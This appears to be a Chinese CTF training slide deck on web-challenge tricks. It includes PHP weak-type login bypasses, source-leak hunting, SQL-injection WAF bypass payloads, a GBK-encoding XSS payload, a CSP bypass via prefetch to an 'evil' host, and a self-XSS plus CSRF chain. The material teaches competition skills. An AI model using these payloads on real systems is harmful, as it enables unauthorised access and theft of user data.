

CTF比赛总是输？

你还差点Tricks！



About PHITHON


2

- 长亭科技开发专员
- 长亭科技兼职安全研究员
- 参与Pwnhub项目开发与运营
- 专业舵(划)手(水)
- 漂亮的女程序员辅助小组 组长

微博: @phithon别跟路人甲BB


博客: <https://www.leavesongs.com>

我



胖哈勃<Pwnhub.cn>

Pwnhub, 中文解释“破解中心”, 谐音胖哈勃, 一个以各种安全技术为内容的竞赛平台。



CTF比赛总是输？你还差点Tricks！

4

CTF比赛是快速步入安全圈，快速积累安全知识的途径。

也可能是一条“信息安全从入门到放弃的”路，没有银弹，没有捷径，多加练习。

CTF题型

→ 一堆稳扎稳打的题型

- PWN
- MISC
- REVERSE
- CRYPTO

→ 一个还需要技巧的题型

- WEB

搞好不容易出事



Web狗出题的15种套路

5

1. 爆破, 包括包括md5、爆破随机数、验证码识别等
2. 绕WAF, 包括花式绕Mysql、绕文件读取关键词检测之类拦截
3. 花式玩弄几个PHP特性, 包括弱类型, 反序列化+destruct、\0截断、iconv截断、
4. 密码题, 包括hash长度扩展、异或、移位加密各种变形、32位随机数过小、随机数种子可预测等
5. 各种找源码技巧, 包括git、svn、xxx.php.swp、*www*.(zip|tar.gz|rar|7z)、xxx.php.bak
6. 文件上传, 包括花式文件后缀 .php345 .inc .phtml .phpt .phps、各种文件内容检测<?php <? <%
<script language=php>、花式解析漏洞
7. Mysql类型差异, 包括和PHP弱类型类似的特性,0x、0b、0e之类, varchar和integer相互转换, 非strict模式截断等

Web狗出题的15种套路

6

8. open_basedir、disable_functions花式绕过技巧, 包括dl、mail、imagick、bash漏洞、DirectoryIterator及各种二进制选手插足的方法
9. 条件竞争, 包括竞争删除前生成shell、竞争数据库无锁多扣钱
10. 社工, 包括花式查社工库、微博、QQ签名、whois
11. windows特性, 包括短文件名、IIS解析漏洞、NTFS文件系统通配符、::\$DATA, 冒号截断
12. SSRF, 包括花式探测端口, 302跳转、花式协议利用、gopher直接取shell等
13. XSS, 各种浏览器auditor绕过、富文本过滤黑白名单绕过、flash xss、CSP绕过
14. XXE, 各种XML存在地方(rss/word/流媒体)、各种XXE利用方法(SSRF、文件读取)
15. 协议, 花式IP伪造 X-Forwarded-For/X-Client-IP/X-Real-IP/CDN-Src-IP、花式改UA, 花式藏FLAG、花式分析数据包

Too Naive

大段文字，看不懂，不会用，不理解，没实例，没代码.....



缺一点精华

Too Naive

大段文字，看不懂，不会用，不理解，没实例，没代码.....



1.


总也搞不定的PHP弱类型

一个总能难倒一些人的基础题型

什么是PHP弱类型

10

PHP变量类型

- » **string**
 - » integer
 - » **array**
 - » double
 - » boolean
 - » object
 - » resource
 - » **NULL**
- 

遇到不符类型, 自动转换

PHP类型比较

- » " == 0 == false
- » '123' == 123
- » 'abc' == 0
- » '123a' == 123
- » '0x01' == 1
- » '0e123456789' == '0e987654321'
- » [false] == [0] == [NULL] == [""]
- » NULL == false == 0
- » true == 1

“弱类型 site:wiki.ioin.in”

44条结果

统计10个国内CTF

5个含有弱类型相关考点



萌新瑟瑟发抖

题型1. strcmp字符串比较

12

```
define('FLAG', 'pwnhub{THIS_IS_FLAG}');  
if (strcmp($_GET['flag'], FLAG) == 0) {  
    echo "success, flag:" . FLAG;  
}
```

- 堪称“CTF弱类型题型鼻祖”，但实际案例不多
- strcmp: <https://goo.gl/II7YO8>
- 如果 str1 小于 str2 返回 <0; 如果 str1 大于 str2 返回 >0; 如果两者相等, 返回 0
- strcmp比较出错 ⇒ 返回NULL ⇒ **NULL == 0** ⇒ Get Flag !

题型2. 字符串比较升级版

13

```
define('FLAG', 'pwnhub{THIS_IS_FLAG}');  
if ($_GET['s1'] != $_GET['s2']  
    && md5($_GET['s1']) == md5($_GET['s2'])) {  
    echo "success, flag:" . FLAG;  
}
```

- 原值不相等, md5值相等
- 哈希碰撞? (可能, BKP2017 Prudentialv2: <https://goo.gl/KV5ZQn>)
- 弱类型登场!

题型2. 字符串比较升级版

14

Solution 1

> 什么是科学计数法？！

```
'0e123456789' == '0e987654321' == 0
```

> md5值的取值范围

```
'0123456789abcdef'
```

> [0e + 数字] 的md5

```
md5('QNKCDZO') ==  
'0e830400451993494058024219903391'
```

```
md5('240610708') ==  
'0e462097431906509019562988736854'
```

> 解决:s.php?s1=QNKCDZO&s2=240610708

Solution 2

> PHP md5函数特性

```
md5([1,2,3]) == md5([4,5,6]) ==  
NULL
```

> 数组Trick

> 无需再利用弱类型比较特性:

```
[1] !== [2] && md5([1]) ===  
md5([2])
```

> 解决:s.php?s1[]=1&s2[]=2



继续加深难度？！

题型3. 登录逻辑常见考点


16

```
$name = addslashes($_POST['name']);  
$r = $db->get_row("SELECT `pass` FROM `user` WHERE `name`='{ $name}'");  
if ($r['pass'] === md5($_POST['pass'])) {  
    //...login success  
}
```

- 不存在SQL注入漏洞
- 密码比较使用严格模式“===”，此处不存在弱类型比较漏洞
- 实际案例极其常见


题型3. 登录逻辑常见考点

17



题型3. 登录逻辑常见考点

18



题型3. 登录逻辑常见考点

19

NULL的巧妙构造

- 用户不存在 \Rightarrow `$r['pass']` \Leftrightarrow NULL
- 密码是数组 \Rightarrow `md5($_POST['pass'])` \Leftrightarrow NULL
- `$r['pass'] === md5($_POST['pass'])`
- NULL === NULL 成立
- 成功登录！

2.

藏源码的一百种方法

看似脑洞大，实际有源码！



为什么找源码是CTF比赛必备技巧？

为什么找源码是CTF比赛必备技巧？

22

- 《出题人心理学》
 - » 代码审计类题目
 - » 获取源码的过程也是考点之一
 - » 题目脑洞太大, 不得不给源码
- 那些极其可能存在源码泄露的题(套)目(路)
 - » 一个登陆框
 - » 页面只有一两行字
 - » 页面中包含 Powered by XXX
- 总结: 题面信息越少, 越可能找到源码

题型4. 简单粗暴的源码泄露

23

- 这些套路
 - » 直接显示在html注释中
 - » 文件读取(包含)漏洞
 - » 案例《Pwnhub 找呀找呀找朋友》<https://goo.gl/s6XzUk>
 - » 版本控制服务目录未授权访问
 - » 利用工具 <https://github.com/kost/dvcs-ripper>
 - » 案例《Pwnhub 深入敌后》<https://goo.gl/Ei3bOr>
 - » 备份文件泄露
 - » 那些常见的备份文件

题型4. 简单粗暴的源码泄露

24



题型5. 获取源码做考点

25

- 既有套路又有思路
- 案例
 - » XDCTF2015代码审计题目 <https://goo.gl/IUhVtO>
 - » 发现GIT目录 ⇒ 无法使用工具解决 ⇒ 探究GIT原理 ⇒ 还原代码
 - » Pwnhub 找个帮手 <https://goo.gl/69IxlG>
 - » 有条件的文件读取漏洞 ⇒ Django目录结构 ⇒ pyc文件读取 ⇒ 字节码还原
- 思路
 - » 找到出题者的考点, 并针对性突破

这些地方可以“藏”代码 —— 源码发掘考点一览

26

代码包

寻找各种格式压缩包, 以及由普通压缩包衍生出来的加密压缩包解密; 固件分离; Docker/虚拟机镜像提取; 磁盘镜像提取等知识。

版本控制软件

各种版本控制直接还原、文件格式分析, 包括由此衍生的损坏/缺失文件还原等。

开发环境遗留

如Mac文件管理器(.DS_Store); Vscode/JetBrains/Vim/Nano/UltraEdit/EditPlus等编辑器备份文; ThinkPHP等框架开发环境Log等。

文件读取漏洞

Php/Java/Python/Nodejs文件读取(包含)漏洞, 以及由文件读取漏洞衍生的知识, 如某框架目录结构、读取限制/WAF的绕过等。

简单逆向

Python/Java/Php字节码还原, 包括由此衍生的文件损坏还原; 源码加密、混淆还原; Windows/Mac桌面应用资源提取等。

数据包分析

数据包以及损坏的数据包分析, 内容提取、信息提取; 加密(如https)数据包解密; 未知协议分析等。

3.

WAF绕呀绕呀绕.....

扒一扒CTF比赛中的那些WAF与绕过



一个和找源码一样常见的问题

为什么WAF经常出现在CTF比赛中？

29

- » 实际工作中遇到WAF确实很多
- » 高危漏洞考点和WAF相关性较强
 - » SQL注入WAF
 - » 文件漏洞相关WAF
- » 题目太简单了？那，加个

WAF!

吧



题型6. 字符替换空型WAF

30

```
$str = str_replace("select", "", $str);  
$str = str_replace("union", "", $str);  
$str = str_replace("into", "", $str);
```

test.php?str=-1 uniunionon selselectect 1,2,3,4,5 from `admin` limit 1

常见纸老虎1:一大堆非常严格的过滤, 最后出现一处字符串替换空型WAF。

题型7. 字符替换空型WAF加强版

31

```
$tmp_str = "";  
while($tmp_str != $str) {  
    $tmp_str = $str;  
    $str = str_replace("select", "", $str);  
}
```

test.php?str=-1 Uni0N SeLeCT 1,2,3,4,5 FrOM `admin` LiMiT 1

字符串替换空型WAF加强版 ⇒ 循环替换法

常见纸老虎2:通过循环替换转移注意力, 实际简单的大小写变换即可绕过

题型8. 特殊字符(串)拦截型WAF

32

```
if(preg_match('/(\bselect\b|\bunion\b|and|or|;|,|#|\(|\))/is',  
$_GET['id'])) {  
    exit('BAD ID');  
}
```

- 显著特点

- » 存在复杂正则(心里打击++)
- » 过滤一些符号, 但又保留一些符号
- » 容易出现非预期解法

那些常见SQL Trick

33

- `[\bselect\b]` 或 `[\bunion\b]`:
 - » Mysql条件注释的利用 `/*!50000select*/`
 - » 浮点数利用 `WHERE id=0.1UnIoN SeLeCT ...`
- `[#]`
 - » Mysql注释符: `/**/`、`/*!条件注释*/`、`--`、`;`、```
- `[,]`
 - » 盲注 `mid(user() from 1 for 1) == mid(user(),1,1)`
 - » UNION注入 `union select * from (select 1)a join (select 2)b == union select 1,2`

那些常见SQL Trick

34

- [and] 或 [or]:
 - » 查缺补漏 xor、||、&&、!、not
- [>|=|<] 逻辑操作符
 - » 关键字替代符号 between、like、rlike、regex、is
 - » 与0比较法 -1 or 1=1 and ord(substr(user(),1,1))-114
- [空白符]
 - » 控制字符替代法 20 09 0A 0B 0C 0D A0
 - » 符号替代法 /**/、select.``.password、select+user()
 - » 括号组合法 union(select(1),2)、select{x(password)}from{x(user)}

CTF WAF绕过题目技巧

35

- 上述方法仅是九牛一毛
- 心态最重要
 - » 既然是题目, 那么肯定有办法绕过(实战时哭晕在测试)
 - » 不要害怕正则 <https://regex101.com/>
- 仔细阅读Mysql文档
- 多多了解其他数据库(CTF考点: 新型语言、框架、数据库、服务)

4.


CTFer的前端技巧

打开新世界的大门

前端漏洞


真的不只是XSS那么简单





前端漏洞

真的不只是XSS那么简单



题型9. Self XSS + CSP绕过 + CSRF组合拳

39

- 案例:Pwnhub题目 WTF ! ! ! <https://goo.gl/499f3k>
- 特点
 - » 多用户文章系统
 - » 字符编码 GBK
 - » 发现CSP头, 但未限制Inline Script
 - » 用户只能查看自己的文章

题型9. Self XSS + CSP绕过 + CSRF组合拳

40



题型9. Self XSS + CSP绕过 + CSRF组合拳

41

- GBK编码意味着什么？
- 示例代码：

```
<?php
header('Content-Type: text/html; charset=GBK');
$name = addslashes(htmlspecialchars($_GET['name'], null, 'ISO-8859-1'));
echo "<script>var name='{ $name }';</script>";
```

- 单引号被转义了，是否还能进行XSS？

题型9. Self XSS + CSP绕过 + CSRF组合拳

42

Request

```
http://localhost/test.php?name=%aa%27|alert(1)//
```

Response

```
<script>var name='狷'|alert(1)//';</script>
```

⇒ 可见, %aa和%5c组成了一个GBK字符“狷”, 单引号%27逃逸, 成功构成XSS。

题型9. Self XSS + CSP绕过 + CSRF组合拳

43



题型9. Self XSS + CSP绕过 + CSRF组合拳

44

- Unsafe Inline CSP
 - » 允许执行JavaScript
 - » 不允许加载外部资源 ⇒ 难点: 窃取的数据如何传递
- Unsafe Inline CSP Bypass
 - » location.href跳转至外部URL <https://goo.gl/rZnqnt>
 - » A标签模拟点击外部URL
 - » prefetch导致CSP绕过: `<link rel="prefetch" href="http://evil...">`
 - » sourceMap导致CSP绕过

题型9. Self XSS + CSP绕过 + CSRF组合拳

45



题型9. Self XSS + CSP绕过 + CSRF组合拳


46

- Self-XSS利用方法
 1. Logout ⇒ Login 让管理员登录攻击者账号
 2. 利用CSRF漏洞, 诱使管理员触发漏洞
- 法1: 登录需要验证码 
- 法2: 发文章处存在CSRF漏洞 
 - » 利用URL跳转漏洞, 诱使管理员跳至攻击者构造的页面
 - » 利用CSRF发表一篇包含Payload的文章
 - » 诱使管理员访问该文章
 - » Pwned !

前端安全，对于CTFer来说，还是一片蓝海...

如何打好一场CTF比赛？

48



THANKS!

49

Any questions?

线上交流

微博: @phithon别跟路人甲BB

博客: <https://www.leavesongs.com>

我

